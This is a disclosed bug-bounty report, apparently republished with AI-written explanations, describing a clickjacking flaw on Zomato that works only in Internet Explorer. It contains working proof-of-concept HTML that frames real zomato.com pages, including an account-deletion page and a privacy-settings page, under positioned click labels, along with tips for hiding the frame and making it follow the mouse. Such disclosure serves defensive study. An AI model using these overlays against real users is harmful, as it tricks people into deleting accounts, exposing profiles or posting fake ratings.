Clickjacking: Delete Account, Change privacy settings, Rate business, follow/unfollow (IE)
The application did not send an X-Frame-Options header, allowing pages to be embedded in iframes. An attacker could trick a user into clicking hidden elements to delete their account, change privacy settings, rate a business, or follow/unfollow users, but only in Internet Explorer because other browsers enforce the CSP frame-ancestors directive.

- Disclosed after 4 hours
Inspired by report #337219. Please note that this report includes a clear security impact as well as a proof of concept.
CVSS
medium 5.0 CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:L/A:L
Description
The application does not send a X-Frame-Options header, thus allowing pages to be included in iFrames.
There are some specific actions which can be performed with clicks:
- DOS: Deleting an account (requires 3 clicks)
- Confidentiality/Integrity: Change privacy & notification settings (disabling of "Hide my profile from search engines" / "Prevent my profile from showing up in search results" as well as enabling/disabling of newsletters)

- Integrity: Following/Unfollowing users (requires 1 click), Rating a business (requires 2 clicks), Changing the language of the site, etc. Among other, a business could use this to influence its own rating.
Note that attacks will only work in Internet Explorer. The CSP directive frame-ancestors will prevent inclusion of the page in frames in Firefox and Chrome.
Proof of Concept
Rate a business:
<div style="position: absolute; left: 430px; top: 490px; pointer-events: none;">Click 1</div>
<div style="position: absolute; left: 650px; top: 535px; pointer-events: none;">Click 2</div>
<iframe style="opacity: 0.2;" height="1000" width="1000" scrolling="no" src="https://www.zomato.com/szczecin/bajgle-kr%C3%B3la-jana-%C5%9Br%C3%B3dmie%C5%9Bcie"></iframe>
The following proof of concepts are specific to one user (in this example with the ID 53373042). A general POC which can be reused across users would require two more clicks (opening the menu drop-down + click on settings).
Delete an Account:
<div style="position: absolute; left: 70px; top: 860px; pointer-events: none;">Click 1</div>
<div style="position: absolute; left: 330px; top: 600px; pointer-events: none;">Click 2 & 3</div>
<iframe style="opacity: 0.2;" height="1000" width="1000" scrolling="no" src="https://www.zomato.com/users/simone-eisenberg-53373042/edit"></iframe>
Change privacy settings:
<div style="position: absolute; left: 70px; top: 825px; pointer-events: none;">Click 1</div>
<div style="position: absolute; left: 295px; top: 900px; pointer-events: none;">Click 2</div>
<iframe style="opacity: 0.2;" height="1000" width="1000" scrolling="no" src="https://www.zomato.com/users/simone-eisenberg-53453315/edit"></iframe>
Tested with IE11. Note that the script needs to be called on a real domain - not from a local file - as IE will otherwise not send the required cookies.
In a real attack, the zomato page would not be displayed. Javascript could also be used to automatically follow the users mouse pointer, so that a user would only need to click x times anywhere on a page instead of needing to click the specific labels.
Impact
Delete Account, change privacy settings, rate a business, follow/unfollow, etc.
The hacker selected the UI Redressing (Clickjacking) weakness. This vulnerability type requires contextual information from the hacker. They provided the following answers:
Can a victim be tricked into unknowingly initiating a specific action? Yes
What specific action can the user be tricked into? Delete Account, change privacy settings, rate a business, follow/unfollow, etc.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An attacker could trick a user into deleting their account, changing privacy settings, rating a business, or following/unfollowing users, but only in Internet Explorer because other browsers block framing via CSP frame-ancestors.
What the attacker needed
Victim uses Internet Explorer; victim visits attacker's page; victim clicks on the page
How it was found
- Create a malicious page that embeds the target site in an iframe with low opacity.
- Position clickable elements over the iframe to align with the target action's buttons.
- Host the page on a real domain so cookies are sent.
- Trick the victim into visiting the page and clicking the overlaid elements.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
Clickjacking is when a malicious page puts an invisible or transparent frame over a legitimate site and tricks you into clicking buttons you cannot see. Here, the site did not tell browsers to block being framed, so an attacker could overlay it and make you perform actions like deleting your account. Only Internet Explorer was affected because other browsers use a different protection called CSP frame-ancestors.
What is UI spoofing?
The interface lies to the user: a framed page catches their clicks, or a browser shows the wrong address or a fake prompt. Paid when it leads to a sensitive action or convincing phishing.






